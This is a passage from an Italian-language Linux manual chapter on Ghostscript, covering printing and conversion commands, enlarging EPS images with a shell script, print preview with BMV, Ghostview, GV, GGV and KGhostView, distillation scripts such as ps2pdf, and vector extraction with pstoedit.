b1	2004	2836	27,8333	39,3889	70,6967	100,048
b2	1418	2004	19,6944	27,8333	50,0239	70,6967
b3	1002	1418	13,9167	19,6944	35,3483	50,0239
b4	709	1002	9,84722	13,9167	25,0119	35,3483
b5	501	709	6,95833	9,84722	17,6742	25,0119
archE	2592	3456	36,00	48,00	91,44	121,92

formato	larghezza 1/72 pollici	altezza 1/72 pollici	larghezza pollici	altezza pollici	larghezza cm	altezza cm
archD	1728	2592	24,00	36,00	60,96	91,44
archC	1296	1728	18,00	24,00	45,72	60,96
archB	864	1296	12,00	18,00	30,48	45,72
archA	648	864	9,00	12,00	22,86	30,48
flsa	612	936	8,50	13,00	21,59	33,02
flse	612	936	8,50	13,00	21,59	33,02
halfletter	396	612	5,50	8,50	13,97	21,59
11x17	792	1224	11,00	17,00	27,94	43,18
ledger	1224	792	17,00	11,00	43,18	27,94

Segue la descrizione di alcuni esempi.

- `$ gs -dNOPAUSE -q -sDEVICE=cdjmono -sOutputFile=- ↩`
  `↪ esempio.ps < /dev/null | lpr` [*Invio*]

  Invia al sistema di stampa (tramite '`lpr`') il documento '`esempio.ps`' dopo la trasformazione nel formato compatibile con le stampanti HP Deskjet.

- `$ gs -dNOPAUSE -q -sDEVICE=cdjmono -sOutputFile=pagina%0004d ↩`
  `↪ esempio.ps < /dev/null` [*Invio*]

  Genera una serie di file, a partire dal documento '`esempio.ps`', uno per ogni pagina, con un nome che inizia per '`pagina`' seguito da quattro cifre numeriche.

- `$ gs -dNOPAUSE -q -sDEVICE=cdjmono -sOutputFile=esempio.prn ↩`
  `↪ esempio.ps < /dev/null` [*Invio*]

  Genera, a partire dal documento '`esempio.ps`', il file '`esempio.prn`' pronto per essere inviato a una stampante HP Deskjet.

- `$ gs -dSAFER -dNOPAUSE -q -sDEVICE=cdjmono ↩`
  `↪ -sOutputFile=esempio.prn esempio.ps < /dev/null` [*Invio*]

  Come nell'esempio precedente, ma impedendo che il codice contenuto nel file '`esempio.ps`' possa compiere azioni dannose.

215.3 Ghostscript per ingrandire le immagini EPS

Il formato EPS è una variante di PostScript, in cui, invece di fare riferimento a una pagina, si indica in modo preciso un lo spazio di un rettangolo. In pratica, il formato EPS si presta alla realizzazione di immagini.

Quando il contenuto di un'immagine EPS è fatta di linee e di testo, è ragionevole aspettarsi che un ingrandimento e una riduzione avvengano senza perdita di qualità (per quanto possibile tecnicamente), ma quando si converte un'immagine EPS in un formato non vettoriale, spesso ciò non avviene.

A titolo di esempio, si osservi il comando seguente, che fa riferimento all'uso di '**`convert`**' che appartiene al pacchetto ImageMagick (è descritto nella sezione 753.2). Lo scopo del comando è quello di leggere il file '`prova.eps`' e generare il file '`prova.png`' (PNG), ottenendo un ingrandimento di quattro volte:

$ **convert -geometry 400% prova.eps prova.png** [*Invio*]

Se si confrontano i file, il file PNG che si ottiene non risulta nitido come invece dovrebbe.

Per ovviare a questo inconveniente, occorre utilizzare Ghostscript direttamente, con l'ausilio di opzioni particolari.

Tabella 215.9. Alcune opzioni particolari di Ghostscript.

Opzione	Descrizione
`-dBATCH`	Fa in modo che vengano eseguite le elaborazioni richieste terminando il funzionamento di Ghostscript al termine.
`-sDEVICE=bbox`	Invece di trasformare il file emette le informazioni sulle coordinate del rettangolo che contiene l'immagine o la pagina. La sigla sta per *Bounding box*.
-g***m***x***n*** -dDEVICEWIDTH=***m*** ↩ ↪-dDEVICEEIGHT=***n***	Individua l'ampiezza (***m***) e l'altezza (***n***) della figura o della pagina da convertire. I valori sono espressi attraverso un numero intero che rappresenta punti, pari a 1/72 di pollice.
-r***n*** -r***m***x***n*** -dDEVICEXRESOLUTION=***m*** ↩ ↪-dDEVICEYRESOLUTION=***n***	Dichiara la risoluzione del formato di destinazione. Con l'opzione '**-r**', se si indica un solo valore, la risoluzione è uguale, sia in orizzontale, sia in verticale; se si indicano due valori, il primo è la risoluzione orizzontale, il secondo è la risoluzione verticale. la risoluzione viene indicata con un numero intero, che rappresenta punti per pollice; pertanto, una risoluzione normale è pari a 72.

Per poter ingrandire un'immagine durante una conversione, conviene realizzare uno script, perché occorre conoscere preventivamente l'ampiezza orizzontale e dell'altezza del file originale. Per ottenere le coordinate del rettangolo della pagina o dell'immagine che si vuole elaborare si può usare il comando seguente:

$ **gs -q -dSAFER -dBATCH -dNOPAUSE -sDEVICE=bbox prova.eps 2>&1** [*Invio*]

Ovviamente, l'esempio si riferisce al file '`prova.eps`'. Ecco cosa si potrebbe ottenere (si tratta di una sola riga):

```
%%BoundingBox: 0 0 12 49 %%HiResBoundingBox: 0.954000 0.936000 ↩
↪11.952000 48.527999
```

Dovendo lavorare con numeri interi, è sufficiente sapere che l'ampiezza è di 12 punti e l'altezza è di 49 punti. Supponendo di voler ingrandire di 10 volte l'immagine, per generare il file '`prova.png`', si dovrebbe usare il comando seguente:

$ **gs -q -dSAFER -dBATCH -dNOPAUSE -sDEVICE=png16m -g120x490** ↩
↪ **-r720x720 -sOutputFile=prova.png prova.eps** [*Invio*]

Come si vede, oltre che intervenire con l'opzione '**-g**', occorre moltiplicare il valore di 72 usato nell'opzione '**-r**'.

Uno script con il quale si vuole ingrandire di 10 volte un file (PostScript, EPS o PDF), convertendolo in PNG, potrebbe essere fatto come nell'esempio seguente:

```
#!/bin/sh
#
INPUT_FILE=$1
OUTPUT_FILE=$2
#
BOUNDING_BOX=`gs -dSAFER -q -dBATCH -dNOPAUSE -sDEVICE=bbox $INPUT_FILE 2>&1`
#
NORMAL_BOUNDING_BOX=`echo $BOUNDING_BOX | sed "s/^%%BoundingBox:↩
↪ *\([0-9.]*\)  *\([0-9.]*\)  *\([0-9.]*\)  *\([0-9.]*\) *.*$/\1 \2 \3 \4/"`
#
BOXX=`echo $NORMAL_BOUNDING_BOX | sed "s/^[0-9.]*  *[0-9.]* ↩
↪ *\([0-9.]*\) *.*$/\1/"`
BOXY=`echo $NORMAL_BOUNDING_BOX | sed "s/^[0-9.]*  *[0-9.]* ↩
↪ *[0-9.]*  *\([0-9.]*\) *.*$/\1/"`
#
gs -dSAFER -q -dBATCH -dNOPAUSE -sDEVICE=png16m -g${BOXX}0x${BOXY}0 ↩
↪-r720x720 -sOutputFile=$OUTPUT_FILE $INPUT_FILE
```

215.4 Anteprima di stampa

Nello stesso modo in cui Ghostscript viene utilizzato per convertire file PostScript in formati adatti alle stampanti normali, così è possibile ottenere una conversione in un formato che possa essere mostrato attraverso lo schermo, solitamente all'interno del sistema grafico X.

Alcuni strumenti grafici specifici, si occupano di guidare l'utente all'utilizzo di Ghostscript in modo da ottenere un'anteprima di stampa su schermo. In mancanza di questi si può usare manualmente Ghostscript stesso:

`$` **`gs -dSAFER -q -sDEVICE=x11 prova.ps`** [*Invio*]

Il comando di questo esempio consente di visualizzare il file '`prova.ps`', attraverso il sistema grafico X (ovviamente va usato il comando da una finestra di terminale). Si osservi che al posto della parola chiave '**`x11`**' se ne possono provare altre (dovrebbero essere disponibili: '**`x11alpha`**', '**`x11cmyk`**', '**`x11cmyk2`**', '**`x11cmyk4`**', '**`x11cmyk8`**', '**`x11gray2`**', '**`x11gray4`**', '**`x11mono`**'). Una volta dato il comando di visualizzazione, appare una finestra con il contenuto della prima pagina e, dove è stato dato il comando, si può interagire con Ghostscript:

```
>>showpage, press <return> to continue<<
```

È sufficiente premere [*Invio*] per passare alla pagina successiva, fino alla fine del documento:

[*Invio*]

```
>>showpage, press <return> to continue<<
```

[*Invio*]

```
>>showpage, press <return> to continue<<
```

Al termine si presenta un invito:

```
GS>
```

Per concludere il funzionamento di Ghostscript si usa il comando '**quit**':

GS>**quit** [*Invio*]

215.4.1 BMV

BMV [3] è un programma che permette la visualizzazione di file PostScript utilizzando direttamente una console di tipo VGA, attraverso la libreria SVGAlib (capitolo 223). Per visualizzare i file PostScript si avvale naturalmente di Ghostscript che deve essere stato installato. Il file eseguibile, '**bmv**', deve appartenere all'utente '**root**' e avere il bit SUID attivo (SUID-root), altrimenti può essere utilizzato solo dall'utente '**root**' a causa del fatto che accede direttamente all'adattatore VGA.

```
bmv [opzioni] file_da_visualizzare
```

Una volta avviato l'eseguibile '**bmv**', se Ghostscript è installato (e BMV lo trova), viene visualizzato il file utilizzando la console virtuale dalla quale è stato avviato. Per cambiare console virtuale non funzionano più le combinazioni consuete, [*Ctrl Fn*] o [*Ctrl Alt Fn*]; per cambiare console virtuale occorre un comando di BMV: [*s*][*n*] che permette di raggiungere l'***n***-esima console virtuale.

Tabella 215.15. Alcune opzioni.

Opzione	Descrizione
-v***n***	Permette di stabilire il tipo di modalità VGA attraverso un numero che fa riferimento a quanto stabilito normalmente attraverso il file '/usr/include/vga.h' (utilizzato nella compilazione della libreria SVGAlib). Alcuni valori interessanti potrebbero essere il numero 4 (640×480 16 colori), il numero 29 (800×600 16 colori), il 30 (1024×768 16 colori) e il 31 (1280×1024 256 colori).
-p***dimensione_carta***	Permette di passare a Ghostscript l'indicazione sulla dimensione della carta in modo esplicito.
-g***percorso_gs***	Permette di indicare il percorso assoluto per l'avvio dell'eseguibile '**gs**'. Potrebbe essere necessario utilizzare questa opzione se BMV è stato compilato con un'indicazione che non corrisponde a quella della propria situazione.

Tabella 215.16. Alcuni comandi da tastiera.

Comando	Descrizione
[*q*]	Conclude il funzionamento del programma.
[*h*], [*j*], [*k*], [*l*]	Questi tasti rappresentano uno spostamento dell'immagine rispettivamente: verso sinistra, verso il basso, verso l'alto e verso destra. In pratica ripetono la tradizione di VI.
[+], [-]	Ingrandisce e riduce l'immagine.
[*g*][*n*][*n*][*n*]	Salta alla pagina definita dal numero ***nnn*** (sono obbligatorie tre cifre).
[*s*][*n*]	Salta alla console virtuale ***n***.

Segue la descrizione di alcuni esempi.

- $ **bmv -g/usr/bin/gs prova.ps** [*Invio*]

Utilizza l'eseguibile '**gs**' che si trova nella directory '/usr/bin/' per visualizzare il file 'prova.ps', con la modalità VGA predefinita.

- $ **bmv -v30 -g/usr/bin/gs prova.ps** [*Invio*]


  Come nell'esempio precedente ma utilizzando la modalità VGA numero 30.

- $ **bmv -pA4 -g/usr/bin/gs prova.ps** [*Invio*]

  Visualizza il solito file specificando a Ghostscript che il formato della carta deve essere A4.

215.4.2 Ghostview

Ghostview [4] è un programma che facilita la visualizzazione di file PostScript all'interno dell'ambiente grafico X attraverso una gestione automatizzata e semplificata di Ghostscript.

Figura 215.17. Ghostview.

Ghostview è piuttosto spartano nella sua impostazione, per cui tende a essere sostituito dai suoi discendenti, GV e GGV, più curati esteticamente e più semplici da usare. Tuttavia, Ghostview è ancora insostituibile per la facilità con cui si possono selezionare gruppi di pagine molto grandi.

```
ghostview [opzioni] [file]
```

L'eseguibile '**`ghostview`**' viene utilizzato generalmente senza alcun argomento, eventualmente può essere fornito il nome del file PostScript che si vuole visualizzare.

La libreria grafica con cui è stato realizzato questo programma, non è molto comoda da utilizzare con il solo mouse. Per questo, è conveniente conoscere alcuni comandi che si possono dare attraverso la tastiera.

- Scorrimento delle pagine:

  l'uso dei tasti [*pagina su*] e [*pagina giù*] permette di scorrere il documento da una pagina all'altra.

- Orientamento:

  premendo il tasto [*freccia su*], si orienta il documento a zero gradi (cioè nella sua posizione normale);

  premendo il tasto [*freccia giù*], si orienta il documento a 180 gradi;

  premendo il tasto [*freccia sinistra*], si orienta il documento in senso antiorario di 90 gradi;

  premendo il tasto [*freccia destra*], si orienta il documento in senso orario di 90 gradi.

- Spostamento della zona visualizzata:

  premendo il tasto [*u*] o [*k*], si visualizza la parte superiore della pagina (se questa non appare completamente nella finestra a disposizione);

  premendo il tasto [*d*] o [*j*], si visualizza la parte inferiore della pagina (se questa non appare completamente nella finestra a disposizione);

  premendo il tasto [*h*], si visualizza la parte sinistra della pagina (se questa non appare completamente nella finestra a disposizione);

  premendo il tasto [*l*], si visualizza la parte destra della pagina (se questa non appare completamente nella finestra a disposizione).

A parte l'uso ovvio del mouse con le barre di scorrimento, sono interessanti le possibilità seguenti.

- Lente di ingrandimento:

  facendo un clic con uno dei tasti del mouse quando il cursore si trova nella zona in cui si visualizza il documento, si ottiene un ingrandimento locale. Con il primo tasto si ha un ingrandimento piccolo, con il secondo tasto si ottiene un ingrandimento medio, con il terzo si ottiene l'ingrandimento massimo.

- Selezione delle pagine:

  con un clic del primo tasto su un numero di pagina si seleziona tale numero. Premendo successivamente il terzo tasto si seleziona un gruppo di pagine a partire da quella selezionata in precedenza. Utilizzando il tasto centrale si visualizza la pagina con quel numero.

Il menù di Ghostview può essere utilizzato con il mouse, ma le stesse funzionalità sono accessibili anche attraverso delle combinazioni di tasti. Segue la struttura del menù con l'indicazione della combinazione di tasti equivalente a ogni voce.

- *`File`*

- `Open...`
     [*o*]
     Permette di aprire un file PostScript per la sua visualizzazione.
   - `Reopen`
     [*r*]
     Permette di riaprire il documento in corso di visualizzazione, nel caso che questo sia stato modificato nel frattempo.
   - `Print...`
     [*P*]
     Permette di stampare l'intero documento. Viene richiesto il nome della stampante; se non viene fornito si intende quella predefinita.
   - `Print marked pages...`
     [*p*]
     Permette di stampare solo le pagine marcate.
   - `Save marked pages...`
     [*s*]
     Permette di salvare le pagine marcate.
   - `Copyright...`
     Visualizza il copyright.
   - `Quit`
     [*q*]
     Termina l'esecuzione del programma.

- `Page`
   - `Next`
     [*barra spaziatrice*] [*Invio*] [*f*]
     Passa a visualizzare la pagina successiva.
   - `Redisplay`
     [.] [*Ctrl l*]
     Visualizza nuovamente la pagina corrente.
   - `Previous`
     [*backspace*] [*canc*] [*b*]
     Passa a visualizzare la pagina precedente.
   - `Center`
     Centra la pagina all'interno della zona di visualizzazione.
   - `Mark`
     [*m*]
     Marca le pagine selezionate. Le pagine marcate hanno un asterisco alla sinistra del numero.
   - `Unmark`
     [*n*]
     Toglie la marcatura alle pagine selezionate.

- *Magstep*

  [0] [1] [2] [3] [4] [5] [+] [-]

  Permette di definire il livello di ingrandimento della pagina visualizzata. Zero è il valore centrale; un valore maggiore aumenta l'ingrandimento, un valore minore lo diminuisce.

- *Orientation*

  Permette di cambiare l'orientamento della visualizzazione del documento.

- *Media*


  Permette di selezionare un formato di carta diverso rispetto a quello naturale del documento. Il primo ad apparire nell'elenco di quelli a disposizione è proprio quello originale.

215.4.3 GV

GV [5] è un programma derivato da Ghostview con lo stesso scopo, ma con un'interfaccia grafica più comoda e intuitiva.

```
gv [file] [opzioni]
```

L'eseguibile '**gv**' permette l'utilizzo di un gran numero di opzioni ed è altamente configurabile. Generalmente però non si utilizzano tutte queste risorse dal momento che la sua interfaccia grafica è abbastanza semplice e intuitiva.


Figura 215.18. GV.

Esiste solo uno svantaggio rispetto al programma Ghostview originale: è un po' scomoda la selezione delle pagine. Per approfondirne l'uso, si può leggere la pagina di manuale *gv(1)*.

215.4.4 GGV

GGV [6] è un programma derivato da Ghostview con lo stesso scopo, ma con un'interfaccia grafica più comoda e intuitiva.

```
gnome-gv [opzioni] [file]
```


L'eseguibile '**gnome-gv**' (o eventualmente '**ggv**') permette l'utilizzo di un gran numero di opzioni che però generalmente non si utilizzano, dal momento che la sua interfaccia grafica è abbastanza semplice e intuitiva.

Figura 215.19. GGV.

215.4.5 KGhostView

KGhostView[7] è un programma derivato da Ghostview con lo stesso scopo, ma con un'interfaccia grafica conforme allo stile di KDE.

```
kghostview [opzioni] [file]
```

Si veda eventualmente la pagina di manuale *kghostview(1)*.

Figura 215.20. KGhostView

215.5 Distillazione

Le versioni recenti di Ghostscript forniscono degli script utili per «distillare» un file PostScript, EPS o PDF, in modo da semplificarlo o adattarlo in qualche modo.

1. `ps2ps` [*opzioni*] *file_originale file_da_generare_ps*

2. `eps2eps` [*opzioni*] *file_originale file_da_generare_eps*

3. `ps2epsi` [*opzioni*] *file_originale file_da_generare_epsi*

4. `ps2ascii` [*opzioni*] *file_originale file_da_generare_ascii*

5. `pdf2ps` [*opzioni*] *file_originale file_da_generare_ps*

6. ```
   ps2pdf [opzioni] file_originale file_da_generare_pdf
   ```

I primi due script (‘**ps2ps**’ e ‘**eps2eps**’) si riferiscono precisamente a file PostScript, oppure a file EPS, con lo scopo di adattarli semplificandoli. Si traducono sinteticamente nel codice seguente:

```
gs -q -sDEVICE=pswrite -sOutputFile=file_da_generare ↩
↪-dNOPAUSE -dBATCH [opzioni] file_originale
```

```
gs -q -sDEVICE=epswrite -sOutputFile=file_da_generare ↩
↪-dNOPAUSE -dBATCH [opzioni] file_originale
```

Da questo si comprende che le opzioni sono semplicemente quelle che in questo contesto potrebbero essere date all’interprete Ghostscript. Di solito, può essere conveniente l’uso dell’opzione ‘**-dLanguageLevel=1**’, con cui si ottiene un file contenente soltanto istruzioni relative al livello uno del linguaggio PostScript.

Il terzo script (‘**ps2epsi**’) serve a trasformare un file PostScript in un formato EPSI (ovvero un formato EPS che incorpora anche un’anteprima dell’immagine, in un formato a mappa di bit).

Il quarto script (‘**ps2ascii**’) serve a trasformare un file PostScript, EPS o PDF, in un file di testo puro e semplice.

Il quinto e il sesto script (‘**pdf2ps**’ ‘**ps2pdf**’) servono a trasformare un file PDF in PostScript, o viceversa. Si osservi però che il file PDF che si ottiene dalla distillazione è privo di alcune caratteristiche comuni nei file PDF.

215.6 Estrazione di disegni

Il formato PostScript consente la rappresentazione di disegni in forma vettoriale. In certe situazioni, può essere necessario estrarre le informazioni di un disegno vettoriale da una pagina PostScript per consentirne la rielaborazione con un programma adatto.

215.6.1 Pstoedit

Pstoedit [8] è un programma molto semplice, in grado di estrarre le informazioni vettoriali da un file PostScript o da un file PDF.[9] Il programma eseguibile che svolge questo compito è ‘**pstoedit**’, che si utilizza secondo lo schema sintattico seguente:

```
pstoedit [opzioni_varie] -f formato_finale[:opzioni_del_formato] ↩
↪[file_originale [file_da_ottenere]]
```
```

In condizioni normali, è sufficiente indicare l'opzione '**-f**', a cui segue una parola chiave che identifica il formato finale in cui si vuole convertire il file PostScript (o PDF). Se il formato di conversione prevede delle opzioni, queste vanno indicate dopo il nome della conversione, separate da due punti verticali (come si vede dal modello sintattico). Alla fine della riga di comando si indicano i file da utilizzare, ma in loro mancanza si trae il file in ingresso dallo standard input e si emette il risultato della conversione attraverso lo standard output.

I formati per la conversione sono numerosi e si può ottenere l'elenco completo di quelli incorporati nel programma con l'opzione '**-help**'. Per approfondire i dettagli sulle opzioni di alcuni formati conviene leggere la pagina di manuale *pstoedit(1)*. Qui viene proposto un elenco ridotto di opzioni:

Opzione	Descrizione
`-help`	Emette attraverso lo standard error una guida rapida sul suo utilizzo, completa di un elenco di formati disponibili.
`-page` ***n***	Converte la pagina ***n***-esima.
`-merge`	Consente la ricostruzione di poligoni riempiti.
`-v`	Mostra qualche informazione in più durante la conversione.
`-f gnuplot`	Converte in formato Gnuplot.
